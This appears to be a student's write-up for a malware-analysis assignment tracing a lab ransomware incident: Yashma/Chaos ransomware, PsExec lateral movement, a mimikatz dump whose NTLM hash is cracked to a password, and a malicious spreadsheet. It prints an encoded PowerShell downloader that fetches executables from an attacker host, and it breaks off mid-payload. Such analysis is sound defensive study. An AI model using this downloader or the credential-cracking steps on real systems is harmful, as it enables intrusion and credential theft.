
CZ4069 Concepts and Technique for Malware Analysis Assignment 1

1. The laptop is infected by ransomware. Are you able to identify the following: (4 Marks)

a. The name of the Ransomware Family?

- Chaos ransomware family.
    - "Yashma ransomware" is mentioned in the ransom note read_it.txt:



Googling "Yashma ransomware", we can see that "Yashma is a new ransomware seen in the wild since May 2022. This ransomware is the rebranded version of an earlier ransomware named Chaos." (https://www.cyfirma.com/outofband/yashma-ransomware-report/).
Also, according to BlackBerry, "One such glimpse, stemming from an online exchange between a ransomware perpetrator and a victim, gave us new insights into the origins of Chaos malware, revealing a twisted family tree that links it to both Onyx and Yashma ransomware variants." (https://blogs.blackberry.com/en/2022/05/yashma-ransomware-tracing-the-chaos-family-tree). Hence Yashma is likely to be part of the Chaos family tree.

b. The full path of the original malware and its backup copy?

- Full path of the original malware: **C:\PerfLogs\ender.exe**

"
Algorithm : SHA256
Hash : 636D75CFFC7B260DFA8A7F31291EC32FAFB36C448AED9929C16CA99732EE3447
Path : C:\PerfLogs\ender.exe
"

I first found the original ransomware using Loki.exe to perform the scan.

```
0828T10:19:35Z DESKTOP-IM6CFHM LOKI: Notice: MODULE: Init MESSAGE: Skipping process memory check. User has no admin rights.
0828T10:19:35Z DESKTOP-IM6CFHM LOKI: Info: MODULE: FileScan MESSAGE: Scanning Path C:\ ...
0828T10:19:38Z DESKTOP-IM6CFHM LOKI: Alert: MODULE: FileScan MESSAGE: FILE: C:\PerfLogs\ender.exe SCORE: 130 TYPE: EXE SIZE: 23552 FIRS
t Str3:  ... (truncated)
0828T10:26:56Z DESKTOP-IM6CFHM LOKI: Info: MODULE: Init MESSAGE: LOKI's work has been interrupted by a human. Returning to Asgard.
```

- Backup copy: **C:\Users\marve\AppData\Roaming\svchost.exe**

“


Algorithm : SHA256

Hash : 636D75CFFC7B260DFA8A7F31291EC32FAFB36C448AED9929C16CA99732EE3447


Path : C:\Users\marve\AppData\Roaming\svchost.exe

“


- According to https://www.cyfirma.com/outofband/yashma-ransomware-report/, “The ransomware then copies itself to Appdata Roaming folder with filename svchost.exe.” Checking that folder, we can find it there.
- Also, there is a ransom note read_it.txt located in the folder C:\Users\marve\AppData\Roaming
- Using dnSpy, the decompiled program also mentions “string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";” and “string text2 = text + processName;” which i believe is the filepath it specifies to copy the file into



c. File extension of ransomed documents?




- The file extension of ransomed documents is **.weirdext**.
- According to dnSpy, which was able to decompile the file, the ”encryptedFileExtension = "weirdext"; and private static string[] validExtensions = new string[] {".ntu"}; so that means I believe it only targets files with .ntu extension (the original file extension). And it would add .weirdext file extension to encrypted files. This matches what was observed in the folder, as seen in the image directly above.



2. The attacker tried to laterally move to other computers. (2 Marks)

a. What is the full path of the suspicious file that the attacker had used to achieve the action?

C:\Users\marve\Documents\SystemVol.exe



b. Why is this executable suspicious?


Initially, I saw this file which appeared to be out of place. Checking its SHA256 hash (08c6e20b1785d4ec4e3f9956931d992377963580b4b2c6579fd9930e08882b1c) on VirusTotal, it had a VT score of 0/69 and appears to be PsExec, a legitimate Sysinternals binary that may be misused by attackers. “Attackers often use Sysinternals PsExec to perform lateral movement. Assuming an attacker has (1) a foothold in an environment and (2) compromised credentials with Local Administrator privileges on one host, the attacker can run PsExec on the compromised host and execute commands on another host.” (https://www.praetorian.com/blog/threat-hunting-how-to-detect-psexec/)

```
20220817T07:26:37Z DESKTOP-IM6CFHM LOKI: Info: MODULE: FileScan MESSAGE: Scanning Path C:\Users\marve\Documents ...
20220817T07:26:37Z DESKTOP-IM6CFHM LOKI: Warning: MODULE: FileScan MESSAGE: FILE: C:\Users\marve\Documents\SystemVol.exe SCORE: 60 TYPE: EXE SIZE: 440216 FIRST_BYTES: 4d5a900003
```

Also, it got picked up by Loki as a warning, as a Yara rule match: “Yara Rule MATCH: APT_Cloaked_PsExec SUBSCORE: 60 DESCRIPTION: Looks like a cloaked PsExec. May be APT group activity. REF: - AUTHOR: Florian Roth MATCHES: Str1: psexesvc.exe Str2: Sysinternals PsExec”


3. The attacker seemed to have got hold of the admin manager’s password. (3 Marks)

a. What is the full path of the suspicious file that the attacker had used to achieve the action?



C:\Python27\Win32_Installer.exe

It appears to be mimikatz, a known credential stealer, with VT score of 58/71:




b. What is the admin manager's (Win10Target) password? Please elaborate your steps on how you arrived at your conclusion. (Hint: NTLM hashes can be cracked)

The admin manager's (Win10Target) password is **Passw0rd!**

First I obtained the NTLM hash for the User : Win10Target from C:\Python27\hashcred.txt, which seems to be an output file for mimikatz.

"
RID : 000003e9 (1001)
User : Win10Target
Hash NTLM: fc525c9683e8fe067095ba2ddc971889
"


Next, I tried to search for an online NTLM hash cracker and found https://crackstation.net/ where I entered the hash and it returned the password:




4. The admin manager recalled reading an email with a suspicious attachment regarding an invoice. The admin manager downloaded it but noticed that it seemed empty. (3 Marks)

a. What is the full path of the suspicious attachment?

C:\Users\marve\Downloads\Sheet_August.xls



b. Why is the attachment suspicious?



Analysing the strings in the attachment (in the output of floss.exe), there is a base64 encoded string, which when decoded gives:

“powershell -W 1 -C "powershell ([char]45+[char]101+[char]110+[char]99)
aQB3AHIAIAAxADAALgAxADAALgAxADAALgAyADoAOAAwADAAMAAvAFcAaQBuADMAMgBfAEkAbgBzA
HQAYQBsAGwAZQByAC4AZQB4AGUAIAAtAE8AdQB0AEYAaQBsAGUAIAAiAEMAOgBcAFAAeQB0AGgAbwB
uADIANwBcAFcAaQBuADMAMgBfAEkAbgBzAHQAYQBsAGwAZQByAC4AZQB4AGUAIgA7ACAAaQB3AHIAI
AAxADAALgAxADAALgAxADAALgAyADoAOAAwADAAMAAvAFAAcwBFAHgAZQBjAC4AZQB4AGUAIAAtAE8
AdQB0AEYAaQBsAGUAIAAiAEMAOgBcAFUAcwBlAHIAcwBcAG0AYQByAHYAZQBcAEQAbwBjAHUAbQBlAG
4AdABzAFwAUABzAEUAeABlAGMALgBlAHgAZQAiADsAIABpAHcAcgAgADEAMAAuADEAMAAuADEAMAA
uADIAOgA4ADAAMAAwAC8AUwBoAGEAcgBwAGkAcgBlAC4AZQB4AGUAIAAtAE8AdQB0AEYAaQBsAGUAI
AAiAEMAOgBcAFMAeQBzAHQAZQBtAFYAbwBsAFwAUwBoAGEAcgBwAGkAcgBlAC4AZQB4AGUAIgA7ACA
